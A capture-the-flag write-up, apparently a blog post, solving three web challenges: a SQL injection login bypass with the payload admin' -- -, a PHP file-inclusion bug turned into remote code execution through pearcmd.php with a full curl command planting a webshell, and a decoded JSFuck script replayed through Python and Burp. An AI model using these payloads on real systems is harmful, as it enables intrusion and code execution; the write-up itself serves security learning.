
After logging in, I was redirected to the user Dashboard. The dashboard confirmed my standard access and clearly stated:
Account Status User workspace access: active Administrative tools: restricted

There was a link pointing to a separate “Administrative Login” screen. That was my actual target.
💻 Phase 2: The Admin Portal & SQLi
I navigated to the Administrative Login page. It was a restricted area asking for an Admin Username and Password. The placeholder for the username explicitly hinted at admin.
The Vulnerability: Whenever I see a custom login form, my first instinct is to test for SQL Injection (SQLi). If the backend doesn’t sanitize the inputs and directly concatenates them into a SQL query, we can manipulate the logic to bypass the password check entirely.
A typical backend query looks something like this:
SQL
SELECT * FROM users WHERE username = 'USER_INPUT' AND password = 'PASSWORD_INPUT';
💣 Phase 3: The Exploit (Auth Bypass)
I decided to use a classic SQLi payload in the Admin Username field to comment out the rest of the query (specifically, the password verification part).
The Payload:
-
Admin Username:
admin' -- -
Admin Password:
0xaskar(or literally any random string)

Why it works: By injecting admin' --, the backend query transforms into:
SQL
SELECT * FROM users WHERE username = 'admin' --' AND password = '0xaskar';
The -- turns the rest of the line into a comment in SQL. The database only executes SELECT * FROM users WHERE username = 'admin', logs me in as the admin, and completely ignores whatever password I typed!
🏁 Phase 4: Getting the Flag
The exploit worked flawlessly. The authentication was bypassed, and I was granted access to the Administration Panel.

Final Flag: CATF{E4SY_e4sy_Easy_1nj3c410n}
🕸️ Web Series: I love PHP
This challenge was a real treat for PHP lovers (and haters). The title says it all, and the description gave a huge hint: “PHP is a weird way to spell RCE.” It started as a simple file inclusion and turned into a full Remote Code Execution (RCE) using a clever trick with the PHP PEAR management tool.
Author: marco
Points: 244

📝 The Challenge Description
“PHP is a weird way to spell RCE”
URL:
http://167.99.34.2:8888/

Upon visiting the homepage, the source code was displayed directly:
<?php
$file = $_GET['file'] ?? null;
if ($file) {
    if (strpos($file, 'file://') === 0) {
        include($file);
    }
} else {
    highlight_file(__FILE__);
}
🔍 Phase 1: Initial Discovery & Failed Attempts
The code has a clear Local File Inclusion (LFI) vulnerability via the include($file) function. However, the path must start with file://.
My Failed Attempts:
-
PHP Filters: I tried
file://php://filter/...to read files, but it failed because PHP interpreted it as a literal local path rather than a wrapper. -
Log Poisoning: I attempted to reach standard log paths (Nginx/Apache), but they were inaccessible or didn’t exist.
💡 Phase 2: The Exploit (Pearcmd.php RCE)
Remembering the “RCE” hint, I focused on a powerful technique: exploiting pearcmd.php.
In many PHP Docker environments, PEAR is installed at /usr/local/lib/php/pearcmd.php. If register_argc_argv is enabled, we can pass command-line arguments via the URL.
The Attack Plan:
Use the config-create command in PEAR to write a custom PHP WebShell into the /tmp/ directory.
The “Golden” Payload:
I used curl with the -g (globoff) flag to ensure the brackets and PHP tags were sent exactly as written.
Command:
curl -g -v "[http://167.99.34.2:8888/?+config-create+/&file=file:///usr/local/lib/php/pearcmd.php&/](http://167.99.34.2:8888/?+config-create+/&file=file:///usr/local/lib/php/pearcmd.php&/)+/tmp/0xaskar.php"

The server responded with: Successfully created default configuration file "/tmp/0xaskar.php"
🏁 Phase 3: Command Execution & Flag
Now that my shell /tmp/0xaskar.php was created, I used the original LFI vulnerability to execute it.
1. Listing Directory Contents
By navigating to: http://167.99.34.2:8888/?file=file:///tmp/0xaskar.php&1=ls -la /


The output showed the raw PEAR configuration file, but hidden inside the strings was the output of my ls command! I found an interesting SUID binary:
-rwsr-xr-x 1 root root 14336 Mar 21 22:50 readflag
2. The Final Blow
I executed the binary to read the flag: http://167.99.34.2:8888/?file=file:///tmp/0xaskar.php&1=/readflag
The flag appeared multiple times within the PEAR configuration output:

Response Snippet:
.../&file=file:/usr/local/lib/php/pearcmd.php&/CATF{TH3_M05T_TH1NG_1_L0V3_AB0UT_PHP_15_TH4T_H0W3V3R_SM4LL_TH3_C0D3_15_Y0U_C4N_ALW4Y5_G3T_4N_RCE}...
Final Flag: CATF{TH3_M05T_TH1NG_1_L0V3_AB0UT_PHP_15_TH4T_H0W3V3R_SM4LL_TH3_C0D3_15_Y0U_C4N_ALW4Y5_G3T_4N_RCE}
=================================================

🕸️ Web Series: JSF
Author: 0xdblm
Points: 244
📝 The Challenge Description
“I hate client-side, do you?”
URL:
http://167.99.34.2:5888/

Upon opening the URL, I was greeted with a “JSF Support Portal.” It looked like a standard dashboard showing account overview, open cases, and a workspace status. Everything appeared static—no buttons to click, and no hidden links in plain sight.
🔍 Phase 1: Reconnaissance
1. The Basics
I checked /robots.txt but it was a dead end:
` User-agent: * Allow: /`
2. Deep Dive into Source Code
I viewed the page source (Ctrl+U). At the bottom of the HTML, I noticed an unusual script tag:


Navigating to /legacy-widget.js, I found a massive wall of symbols: [][(![]+[])[+!+[]].... This is JSFuck, an esoteric and educational programming style where JavaScript code is written using only six characters: [ ] ( ) ! +.
💡 Phase 2: Decoding the Madness
I took the JSFuck payload to a decoder (like dcode.fr). The decoded logic was eye-opening:
JavaScript
(function () {
    var statusEl = document.getElementById("ops-status");
    // ... UI Updates ...
    var cookieMatch = document.cookie.match(/(?:^|; )widget_ticket=([^;]+)/);
    var ticket = cookieMatch ? decodeURIComponent(cookieMatch[1]) : "";

    window.setTimeout(async function () {
        try {
            var response = await window.fetch("/api/legacy-assistant", {
                method: "POST",
                credentials: "same-origin",
                headers: { "X-Widget-Ticket": ticket } // The key!
            });
            var payload = await response.json();
            window.alert(payload.flag);
        } catch (error) {
            window.alert("Legacy assistant failed to initialize.");
        }
    }, 180);
})()

The Logic Break-down:
-
The script looks for a cookie named
widget_ticket. -
It sends a POST request to the endpoint
/api/legacy-assistant. -
Crucially, it includes a custom header:
X-Widget-Ticket: [Cookie Value]. -
If successful, the flag is returned in the JSON response.
🏁 Phase 3: The Exploit
There are two ways to solve this: the “Automated” way via Python, or the “Manual” way via Burp Suite.
Method A: Python Automation
We can use a script to handle the session, cookies, and headers in one go:
import requests

session = requests.Session()
session.get("[http://167.99.34.2:5888/](http://167.99.34.2:5888/)") # Get the cookie
ticket = session.cookies.get("widget_ticket")

headers = {"X-Widget-Ticket": ticket}
api_resp = session.post("[http://167.99.34.2:5888/api/legacy-assistant](http://167.99.34.2:5888/api/legacy-assistant)", headers=headers)

print(api_resp.text)

Method B: Manual Exploitation (Burp Suite)
If you prefer manual control or don’t want to write code, you can use Burp Suite.
🛠️ Key Modifications:
-
Change Method: Change the request from
GETtoPOST. -
Add Custom Header: Add the
X-Widget-Ticketheader with the value from your cookie.
The Final Request in Burp Suite:
POST /api/legacy-assistant HTTP/1.1
Host: 167.99.34.2:5888
User-Agent: Mozilla/5.0 (Windows NT 10.0; ...)
Cookie: widget_ticket=93ttjUt-U5dOtLAwnon_YMUgbkwBTrbZ; session=eyJ3aWR...
X-Widget-Ticket: 93ttjUt-U5dOtLAwnon_YMUgbkwBTrbZ
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
The Response:
HTTP/1.1 200 OK
Content-Type: application/json
...

